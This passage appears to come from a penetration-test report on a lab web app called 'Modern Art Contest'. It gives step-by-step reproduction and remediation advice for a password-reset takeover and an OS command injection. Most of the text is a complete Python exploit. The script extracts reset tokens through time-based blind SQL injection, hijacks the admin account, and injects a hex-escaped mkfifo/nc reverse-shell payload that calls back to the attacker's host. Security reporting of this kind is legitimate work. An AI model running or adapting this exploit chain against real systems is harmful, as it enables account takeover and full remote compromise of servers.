
**Step 11:** Browse to <http://10.5.50.70/change_password.php> to generate a new password using Password reset token.

*Note: We got to know about the /change\_password.php endpoint through source code.*

A screenshot of a computer

Description automatically generated

**Step 12:** Password successfully updated for admin@localhost.



**Step 13:** Login on the endpoint <http://10.5.50.70/login.php> using **admin@localhost** and the new updated password.

A screenshot of a computer

Description automatically generated

**Step 14:** Successfully logged in as admin@localhost.

A screenshot of a computer

Description automatically generated

# OS command injection vulnerability affecting Admin login page leading to Remote Code Execution

## Description

The admin login page of “**Modern Art Contest**” gives privileges to the admin to delete, modify or approve the new registered accounts. The admin account can also increase or decrease the score of the users who have submitted their artwork. But unfortunately, again, the admin account has a critical vulnerability in the **Get Directory Listing parameter**. The exposed source code revealed that it is executing shell\_exec to list out directories (ls -lh). It uses some restrictions to avoid running arbitrary commands, but by using hexadecimal ASCII characters, it could be escaped. CWE-78(Common Weakness Enumeration) says “This weakness can lead to a vulnerability in environment in which the attacker does not have a direct access to the operating system, such as in web application.”

*Get more information on CWE-78:* [*https://cwe.mitre.org/data/definitions/78.html*](https://cwe.mitre.org/data/definitions/78.html)

## Impact

An attacker needs to be authenticated as an admin to exploit the vulnerability. The attacker can then navigate to /admin.php endpoint and enter character that could enable to escape the restricted dangerous characters exposed in the source code. Following this, he can craft a malicious payload, enclose it in a shell script and write it in /tmp directory of the server as other directories do not have write permissions to a normal user. Eventually he can execute the malicious file to gain access to remote server compromising the entire web service. The attacker can then exfiltrate information, modify the database, and could render the web service unavailable to legitimate users affecting confidentiality, integrity, and availability respectively.

## Recommendations

To mitigate this vulnerability, we recommend:

* Avoid directly embedding user input into shell commands. Instead, use prepared statements or API calls that are specifically designed to interact with the system.
* If possible, use a whitelist approach where you only allow specific characters in the input and reject all others.
* If you must include user input in a shell commands, use appropriate escaping functions like ‘escapeshellarg’ to escape the input before using it in a command.
* Ensure that the process executing the shell command has the least necessary privilege to complete the operation.
* For industry best practices refer to: <https://owasp.org/www-project-web-security-testing-guide/>

## Steps to Reproduce

**Step 1:** Login as admin@localhost at the endpoint <http://10.5.50.70/login.php>

*Note: The user will be redirected to http://10.5.50.70/profile.php*

A screenshot of a computer

Description automatically generated

**Step 2:** Move to /admin.php endpoint.

*Note: Here the admin can approve or deny a new registered user.*

A screenshot of a computer

Description automatically generated

**Step 3:** Source code for admin.php shows OS command injection vulnerability.

*Note: The* ***preg\_replace*** *function attempts to remove the dangerous characters from the* ***echo shell\_exec*** *but fails as it sanitizes only first two occurrences of dangerous characters in the string. Also, the dangerous characters can be escaped through hexadecimal ASCII notation.  
  
Get more details on hexadecimal ASCII notation:* [*https://www.eso.org/~ndelmott/ascii.html*](https://www.eso.org/~ndelmott/ascii.html)

A screenshot of a computer program

Description automatically generated

**Step 4:** Put ( ‘ ) in the Directory Path to execute ls -lh command mentioned in the source code.

A screenshot of a computer

Description automatically generated

**Step 5:** Put \3xb ip addr to get IP of the server running.

*Note: \3xb is hexadecimal ASCII notation for a semicolon ‘;’. It is used to escape restricted dangerous characters.*

A screenshot of a computer

Description automatically generated

# Exploit Code

The Python code we created is intended to exploit vulnerabilities in “Modern Art Contest” application using a Blind SQL injection, perform password reset and authentication bypass, and ultimately execute remote commands on the target server. Here is the summary of its actions:

* Sends a password reset request to the web application with a user-provided base URL and email address.
* Utilizes a blind SQL injection technique to extract the password reset token from the database character by character, allowing for its reconstruction.
* Prompts the user to set a new password for the targeted account.
* Upon successful login, establishes a Netcat listener to enable remote command execution.
* Utilizes directory traversal to exploit OS command injection vulnerability in web application and execute arbitrary commands on the server.

**Here is the sample run of the exploit.**

*Note: We are moving in /tmp directory to write a malicious reverse.sh file since we did not have write access in other directories.*

A screenshot of a computer

Description automatically generated



**Embedded automated exploit**  
  
Python code in text format  
**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

**import requests**

**import time**

**import subprocess**

**print("\n\n\033[93m░█████╗░██╗░░░██╗████████╗██╗░░██╗  ██╗███╗░░██╗██╗  ██████╗░░█████╗░███████╗")**

**print("██╔══██╗██║░░░██║╚══██╔══╝██║░░██║  ╚█║████╗░██║╚█║  ██╔══██╗██╔══██╗██╔════╝")**

**print("███████║██║░░░██║░░░██║░░░███████║  ░╚╝██╔██╗██║░╚╝  ██████╔╝██║░░╚═╝█████╗░░")**

**print("██╔══██║██║░░░██║░░░██║░░░██╔══██║  ░░░██║╚████║░░░  ██╔══██╗██║░░██╗██╔══╝░░")**

**print("██║░░██║╚██████╔╝░░░██║░░░██║░░██║  ░░░██║░╚███║░░░  ██║░░██║╚█████╔╝███████╗")**

**print("╚═╝░░╚═╝░╚═════╝░░░░╚═╝░░░╚═╝░░╚═╝  ░░░╚═╝░░╚══╝░░░  ╚═╝░░╚═╝░╚════╝░╚══════╝\033[0m")**

**# Ask the user for the base URL**

**base\_url = input("\n\033[96mEnter the base URL (e.g., http://10.X.50.70): \033[0m")**

**# Ask the user for the email**

**email = input("\033[96mEnter the email address (e.g., admin@localhost): \033[0m")**

**'''**

**# Configure Burp Suite proxy settings**

**burp\_proxy = {**

**'http': 'http://127.0.0.1:8080', # Replace with the appropriate proxy address**

**'https': 'http://127.0.0.1:8080'**

**}**

**'''**

**# URL for various endpoints**

**url\_forgot\_password = f"{base\_url}/forgot\_password.php"**

**url\_change\_password = f"{base\_url}/change\_password.php"**

**url\_login = f"{base\_url}/login.php"**

**url\_admin = f"{base\_url}/admin.php"**

**# Send the initial POST request to /forgot\_password.php**

**initial\_payload = {**

**'email': email**

**}**

**initial\_response = requests.post(url\_forgot\_password, data=initial\_payload)**

**# Check the response**

**if initial\_response.status\_code == 200:**

**print("\n\033[92mPassword reset link sent successfully\033[0m")**

**else:**

**print("\033[92mError in sending password reset link:", initial\_response.status\_code, "\033[0m")**

**# Initialize the password\_reset\_token variable**

**password\_reset\_token = ""**

**# Initialize a session cookie**

**session = requests.Session()**

**#session.proxies = burp\_proxy**

**print(f"\n\033[91mRetrieving Password reset token of {email}\033[0m")**

**# Loop until the password reset token reaches the specified length (40 characters)**

**while len(password\_reset\_token) < 40:**

**for i in range(32, 127): # Loop through ASCII characters**

**payload = f"' OR (SELECT CASE WHEN SUBSTRING((SELECT password\_reset\_token FROM users WHERE email='{email}'), {len(password\_reset\_token) + 1}, 1) = '{chr(i)}' THEN pg\_sleep(3) ELSE NULL END) IS NOT NULL --"**

**# Configure the request to use the session with the Burp proxy**

**# session.proxies = burp\_proxy**

**start\_time = time.time()**

**response = session.post(url\_forgot\_password, data={"email": payload})**

**# Check if the response took longer than a certain threshold (indicating a character was found)**

**if time.time() - start\_time > 2:**

**password\_reset\_token += chr(i)**

**print(f"{chr(i)}", end="", flush=True)**

**break**

**print("\n\n\033[91mPassword Reset Token:", password\_reset\_token, "\033[0m")**

**# Ask the user for the new password**

**new\_password = input(f"\n\033[96mEnter a new password for {email}: \033[0m")**

**# Set the data for the POST request to change the password**

**data\_change\_password = {**

**'token': password\_reset\_token, # Use the extracted token**

**'new\_password': new\_password,**

**'confirm\_password': new\_password, # Use the same password for confirmation**

**}**

**# Send the POST request to change the password**

**response\_change\_password = session.post(url\_change\_password, data=data\_change\_password)**

**# Check the response**

**if response\_change\_password.status\_code == 200:**

**print("\n\033[92mPassword changed successfully.\033[0m")**

**else:**

**print("\n\033[92mPassword change failed. Status code:", response\_change\_password.status\_code, "\033[0m")**

**# Set the data for the POST request to login**

**login\_data = {**

**'email': email, # Use the email provided by the user**

**'password': new\_password, # Use the newly set password**

**}**

**# Send the POST request to login**

**response\_login = session.post(url\_login, data=login\_data)**

**# Check if the login was successful**

**if response\_login.status\_code == 200 and '/profile.php' in response\_login.url:**

**print(f"\n\033[96mLogin successful. Redirected to {base\_url}/profile.php\033[0m")**

**# User input for IP and Port**

**ip\_address = input("\n\033[92mEnter the Local IP address: \033[0m")**

**port = input("\033[92mEnter the Port to start a listener: \033[0m")**

**# Start a Netcat listener**

**listener\_command = f'nc -lvp {port}'**

**try:**

**listener = subprocess.Popen(listener\_command, shell=True)**

**except Exception as e:**

**print(f"Error starting the listener: {e}")**

**exit()**

**# Now, make a GET request to /admin.php**

**response\_admin = session.get(url\_admin)**

**if response\_admin.status\_code == 200 and '/admin.php' in response\_admin.url:**

**print(f"\n\033[92mSuccessfully accessed {base\_url}/admin.php\033[0m")**

**print("\033[91mType 'exit' in the command line to exit\033[0m\n")**

**# Construct the directory\_command with user input for IP and Port**

**#directory\_command = f'\\x3b||cd /tmp && echo \'mkfifo /tmp/f && nc {ip\_address} {port} 0</tmp/f | /bin/sh -i 2>&1 1>/tmp/f && rm /tmp/f\' >> reverse.sh && chmod 755 reverse.sh && ./reverse.sh'**

**directory\_command = f'\\x3b||cd /tmp && echo \'mkfifo /tmp/f && nc {ip\_address} {port} 0</tmp/f | /bin/sh -i 2>&1 1>/tmp/f && rm /tmp/f && rm reverse.sh\' >> reverse.sh && chmod 755 reverse.sh && ./reverse.sh'**

**# Set headers for the subsequent POST request**

**headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36'}**

**# Send the POST request to execute the command**

**data = {**

**'directory': directory\_command,**

**'get\_directory': 'Get Directory Listing'**

**}**

**response\_command = session.post(url\_admin, headers=headers, data=data)**

**# Check the response**

**if response\_command.status\_code == 200:**

**print("\033[96mCommand execution successful.\033[0m")**

**else:**

**print("Command execution failed. Status code:", response\_command.status\_code)**

**else:**

**print("Failed to access /admin.php")**

**else:**

**print("Login failed")**

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**